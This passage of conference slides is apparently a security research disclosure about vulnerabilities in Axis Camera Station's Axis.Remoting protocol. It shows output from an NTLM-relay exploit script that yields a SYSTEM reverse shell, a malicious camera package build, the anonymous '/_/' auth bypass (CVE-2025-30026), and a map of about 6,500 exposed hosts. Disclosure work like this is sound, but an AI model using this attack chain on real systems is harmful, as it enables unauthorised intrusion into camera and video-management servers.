
NT AUTHORITY\...
```

```
[root@localhost axis]# python3 mitm_exploit.py
                                                          [root@localhost axis]# nc -lvk 5050
[+] Setting up MiTM listener!
                                                          Ncat: Version 7.50 ( https://nmap.org/ncat )
[+] Received connection from client! forwarding to server
                                                          Ncat: Listening on :::5050
[+] Forwarding NTLMSSP Challenge/Response
                                                          Ncat: Listening on 0.0.0.0:5050
[+] Auth completed! Injection RevShell payload
                                                          Ncat: Connection from 10.10.7.57.
[+] You should get reverse shell any minute now!
                                                          Ncat: Connection from 10.10.7.57:54098.
[root@localhost axis]#
                                                          Microsoft Windows [Version 10.0.19045.5965]
                                                          (c) Microsoft Corporation. All rights reserved.
                                                          C:\Windows\system32>whoami
                                                          whoami
                                                          nt authority\system
```

Side Note - We can do the same for the client!



Executing Code on Cameras (using legitimate features)




Execute Code on Cameras

- Admins can install packages on cameras
 - Super modular!
- Anyone can create their own...
- Let's use it to run code on cameras!



Axis ACAP SDK on Github


- Tons of examples
- Super easy to build a package
- Uses docker to build for multiple archs
 - X86, AARCH64, ARM etc...




Building a Package

```
hello-world git:(main) x sudo docker build --build-arg ARCH=aarch64 --tag mal-package
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
            Install the buildx component to build images with BuildKit:
            https://docs.docker.com/go/buildx/
Sending build context to Docker daemon 132.6kB
Step 1/9 : ARG ARCH=armv7hf
Step 2/9 : ARG VERSION=12.5.0
Step 3/9 : ARG UBUNTU_VERSION=24.04
Step 4/9 : ARG REPO=axisecp
Step 5/9 : ARG SDK=acap-native-sdk
Step 6/9 : FROM ${REPO}/${SDK}:${VERSION}-${ARCH}-ubuntu${UBUNTU_VERSION}
 ---> 160f80e5e1dd
Step 7/9 : COPY ./app /opt/app/
---> Using cache
 ---> 324679a4ae57
Step 8/9 : WORKDIR /opt/app
---> Using cache
---> 748d8352b612
Step 9/9 : RUN . /opt/axis/acapsdk/environment-setup* && acap-build ./
---> Using cache
---> 913b2369a865
Successfully built 913b2369a865
Successfully tagged mal-package:latest
```


Building a Package





MiTM != preauth

Let's make it preauth




I <3 Fallback Protocols!

- Axis implemented fallback protocol
 - If regular TCP connection doesn't work
- Over HTTP with AES encryption??


	Port Number		Protocol	In/Out	Comments		
	Main HTTP port	55752	ТСР	Inbound	Used for video, audio, metadata stream (AES encryption). If TCP fails on 55754, 55752 with HTTP is used for application data (AES		
	streaming port				encryption).		
•	Main TCP port	55754	ТСР	Inbound	Used for application data (TLS 1.2 encryption) +2 offset from main HTTP port.		

axis.remoting
vulnerable
protocol


Still requires auth




Still requires auth




If we use creds browser is just stuck forever...




Let's understand this protoCOOL!




Step 1: HTTP Connect With Credentials (WWW-Authenticate)




Step 2: New HTTP Socket (Using the Channel)




Step 3: We now have TX and RX "Streams"




Step 4: Each Side sends PubKey




Step 5: Each Side sends AES key



Step 6: Regular Communication (encrypted with AES)





Axis.Remoting HTTP Protocol

- Encrypted binary socket over HTTP
 - Weird way to implement it
- Uses both symmetric and asymmetric encryption
- ==> Is it more secure?

Axis.Remoting HTTP Protocol

- Encrypted binary socket over HTTP
 - Weird way to implement it
- Uses both symmetric and asymmetric encryption
- ==> Is it more secure?
- It has the same deserialization vulnerability but we still need auth bypass!

Web Server Authentication Scheme

```
else if (serverUri.StartsWith("https://", StringComparison.InvariantCultureIgnoreCase))
    Log.Debug(FormattableStringFactory.Create("Uri: '{0}', HTTPS is using Basic and Negotiate", new ol
     default(DummyParameter), "ListenOn", "E:\\TeamCityBuildAgent\\work\\e0c90f1be954b59c\\Axis.Remot
      \\Http\\WebServer.cs", 74);
   webServer.AuthenticationSchemes = AuthenticationSchemes.Negotiate | AuthenticationSchemes.Basic;
else
   Log.Debug(FormattableStringFactory.Create("Uri: '{0}', HTTP is using Negotiate", new object[] { se
      (DummyParameter), "ListenOn", "E:\\TeamCityBuildAgent\\work\\e0c90f1be954b59c\\Axis.Remoting\\Pr
      \WebServer.cs", 80);
   webServer.AuthenticationSchemes = AuthenticationSchemes.Negotiate;
```

Negotiate 2 Negotiates with the client to determine the authentication scheme.

If both client and server support Kerberos, it is used; otherwise,

NTLM is used.

Super Duper Secret Server Authentication Scheme (CVE-2025-30026)

```
string text = serverUri + "_/";
HttpListener webServerAnonymous = new HttpListener();
webServerAnonymous.IgnoreWriteExceptions = true;
webServerAnonymous.AuthenticationSchemes = AuthenticationSchemes.Anonymous;
webServerAnonymous.Prefixes.Add(text);
webServerAnonymous.Start();
```

Anonymous


32768 Specifies anonymous authentication.

Exploitation Plan

- Step 1: Use /_/ secret path
 - Bypass auth
- Step 2: Implement weird comm protocol
- Step 3: ???
- Step 4: Preauth RCE!




```
[root@localhost axis]# nc -lvk 5050
[root@localhost axis]# python3 mitm_exploit.py
[+] Setting up MiTM listener!
                                                          Ncat: Version 7.50 ( https://nmap.org/ncat )
   Received connection from client! forwarding to server Ncat: Listening on :::5050
   Forwarding NTLMSSP Challenge/Response
                                                          Ncat: Listening on 0.0.0.0:5050
   Auth completed! Injection RevShell payload
                                                          Ncat: Connection from 10.10.7.57.
   You should get reverse shell any minute now!
                                                          Ncat: Connection from 10.10.7.57:54098.
Froot@localhost axis]#
                                                          Microsoft Windows [Version 10.0.19045.5965]
                                                          (c) Microsoft Corporation. All rights reserved.
                                                          C:\Windows\system32>whoami
                                                          whoami
                                                          nt authority\system
```



Understanding the Aftereffect!

Internet-Exposed Instances

- Using internet scanning services
 (Shodan, Censys) we discover ~6,500
 exposed devices!!
 - Almost 4,000 in the US!



Host Filters

1,736 1,352


1,212

1,192

■ More


893

Labels:



Mapping Targets

- Because the server uses NTLMSSP it advertises its domain!
- We can simply connect to an instance and query it
- creating a map of ~6,500 instances



Remember this?

- ...
- NTLMSSP: Authentication method (Windows)
- Hostname: hostname of host

• ...



```
Listening for incoming connections on port 55754
CITEMT - CEDVED DATA .
User-Agent: Axis.Remoting.N
CLIENT --> SERVER DATA:
NTLMSSP
¬a」¬¬¬¬ ESKTOP-XXXXWORKGROUP
CLIENT --> SERVER DATA:
  "Request": {
    "Service": "VersionFacade",
    "Method": "get_ProductVersion"
     rarameters : {}
SERVER --> CLIENT DATA:
---{
  "Response": {
    "Id": "JCuqIzL2fdAp",
    "Value": {
      "Id": "5vg9aykDfvh3",
      "Result": "5.57.33556"
```

Mapping Targets

	A	В	С	D	E	F	G
1	server_ip	server_port	ad_domain_name	server_name	dns_domain_name	fqdn	parent_dns_domain
510	7	55	LE -P3	II .P3	Ler	Lenovo-P3	None
511	1	4 55	S	ER01	5	01.	com
512	7.	55	S		SE	SECON	None
513	1	55	MA 04	CE04	04	04	None
514	2	55	RCC	01	.local	.local	:.local
515	7	55	LE 2020	LBBC	L 2020	′2020	
516	1	55	AXISNVR-S	AXISN	AXISNVR-S	AXISNVR-5	
517	1	55	EM A2	EMVI	E-	_AH	None
518	4	55	O C01	OASIS	01	C01	None
519	1	55	WE	WS	local	local	local
520	6	55	AXISNVR-I	AXISN	AXISNVR-	AXISNVR-	None
521	1	6 55	SMCCAMSRV2022	SMCCAMSRV2022	SMCCAMSRV2022	SMCCAM	None
522	1	55	DI	D .022	.com	com	com
523	8	55	[L600	00	00	00	
524	6	55	AXISNVR-	AXISNVR-	AXISNVR-	AXISNVR-:	None
525	1	55	SUPERIOR	AXIS1	local	axis1.s	local
